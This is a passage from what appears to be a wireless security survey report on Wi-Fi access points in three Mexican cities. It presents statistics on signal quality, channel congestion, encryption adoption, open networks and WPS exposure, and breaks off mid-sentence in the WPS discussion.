
We also analyzed wireless signal characteristics to evaluate coverage quality, signal strength, and frequency band utilization in the three cities. In dense urban environments, signal quality and frequency spectrum distribution can affect wireless reliability, client connectivity, roaming performance, and overall network efficiency.
Signal quality analysis revealed that a substantial portion of the detected access points operated under weak or very weak signal conditions. Monterrey had the highest percentage of very weak signals, with approximately 50% of detected deployments. Similar patterns were observed in Guadalajara and Mexico City, suggesting high-density wireless environments with overlapping coverage areas. Only a limited percentage of networks were classified within the very good or excellent signal categories across the three locations.
Signal quality distribution by city (download)

Signal stability analysis revealed that most detected wireless deployments exhibited stable beacon transmission behavior. More than 96% of the detected access points across all locations were classified as stable, while only a small percentage exhibited unstable or indeterminate signal behavior.
These findings imply that the majority of the wireless infrastructure observed during the assessment corresponded to permanently deployed access points rather than transient or intermittent wireless devices.
Signal stability status (download)

Frequency band analysis revealed the strong prevalence of 2.4 GHz wireless deployments across the three locations. More than 95% of the detected wireless networks operated within the 2.4 GHz spectrum, while only a small percentage of deployments were classified under the unknown or non-standard frequency categories. This uneven distribution reflects the continued prevalence of legacy-compatible wireless infrastructure and SOHO deployments.
Frequency band utilization (download)
These findings are consistent with dense urban wireless environments with large numbers of access points in restricted spectrum allocations.
Next, we analyzed wireless channel utilization to evaluate frequency spectrum congestion and channel allocation patterns across the three cities. Our analysis focused on the 2.4 GHz spectrum, where channel overlap and high access point density commonly produce interference and degraded wireless performance. In densely populated wireless environments, an excessive concentration of access points on a limited number of channels can lead to co-channel interference, packet collisions, reduced throughput, and degraded network stability.

Spectrum congestion analysis revealed that the 2.4 GHz band consistently experienced elevated congestion levels across the three cities. The detailed results showed a strong concentration of deployments on channels 11, 6 and 1, which are traditionally recommended as non-overlapping channels within the 2.4 GHz spectrum. Channel 11 was the most utilized channel, accounting for 25.2% of the detected access points, followed by channel 6 with 22.5% and channel 1 with 19.5%. This distribution indicates that most wireless deployments adhere to standard channel allocation practices for 2.4 GHz Wi-Fi environments.
The following figure illustrates the overall distribution of the most frequently utilized wireless channels.
Most utilized wireless channels (download)

To further assess wireless spectrum saturation, the detected access points were grouped according to channel congestion levels: VERY_HIGH, HIGH, UNKNOWN, MEDIUM, LOW and NONE.
Mexico City had the highest proportion of heavily congested wireless channels, with approximately 7% of detected access points operating under HIGH congestion conditions. Guadalajara followed with nearly 5% of deployments categorized as HIGH congestion, while Monterrey had the lowest percentage at approximately 3.29%.
These findings suggest that wireless spectrum saturation increases proportionally with urban infrastructure density and access point concentration. Despite the presence of congested deployments, most detected access points were categorized as LOW or MEDIUM congestion, suggesting severe spectrum saturation was localized rather than uniformly distributed.
Channel congestion by city (download)

A thorough analysis of individual channel utilization revealed that channels 11, 6 and 1 consistently experienced the highest congestion levels across the three cities, which correlates with our previous findings. These channels accounted for the majority of VERY_HIGH congestion classifications, particularly within the 2.4 GHz band.
In Mexico City, channel 11 alone accounted for more than 25% of detected deployments and consistently exhibited VERY_HIGH congestion levels.
This behavior reflects the limited availability of non-overlapping channels within the 2.4 GHz spectrum and the widespread reliance on default wireless configurations.
Most congested channels by city (download)
Overall, the channel utilization analysis showed that wireless deployments are concentrated heavily within the traditional, non-overlapping 2.4 GHz channels. While this strategy reduces adjacent-channel interference, excessive access point density on the same channels can still produce significant co-channel contention and poor wireless performance in high-density urban environments.
The next thing we evaluated was the security posture of the detected wireless networks. We analyzed the wireless security configurations advertised by access points in each of the locations.

The analysis revealed that WPA2 was the dominant wireless authentication mechanism across the three cities. Mexico City had the highest WPA2 adoption rate at 81.19%, followed by Monterrey at 79.19% and Guadalajara at 77.59%.
The study found that every 6th open access point (17%) was unsafe, namely 16.5% in Mexico City, 18.5% in Guadalajara, and 17.2% in Monterrey. Open wireless deployments were consistently present across all locations, ranging between 10% and 12% of detected access points. These findings show that despite the widespread deployment of modern wireless security standards, encryption adoption remains incomplete.
Distribution of wireless authentication mechanisms across the three locations (download)

To simplify the interpretation of wireless security posture, we grouped detected networks into four categories:
Across the three locations, secure networks comprised most of detected deployments, accounting for approximately 82% of all access points. However, insecure open networks still account for between 10% and 12% of detected wireless infrastructure, consistent with our previous findings. It is important to mention that networks within the unknown category are not considered secure.
Mexico City had the highest percentage of secure deployments at 83.54%, while Guadalajara had the highest percentage of insecure open networks at 12.46%. Although Monterrey had the lowest percentage of insecure networks, open deployments still accounted for more than 10% of the detected access points.
Wireless security posture grouping across the three locations (download)
Although modern WPA2/WPA3 encryption standards dominate current wireless deployments, the continued presence of open and legacy WPA deployments indicates that insecure wireless configurations remain relevant from an operational standpoint. These networks may expose users to passive traffic interception, unauthorized monitoring, rogue access point attacks, and credential harvesting techniques.
We also analyzed Wi-Fi Protected Setup (WPS) in all the locations to evaluate additional attack surfaces. WPS is a standard feature on wireless routers that enables devices such as printers, repeaters or mobile phones to connect to a secure Wi-Fi network without manually entering a long password, typically through a PIN-based enrolled mechanism. Although WPA2 and WPA3 provide strong encryption mechanisms, the presence of WPS can introduce security weaknesses due to inherently vulnerable PIN-based enrollment 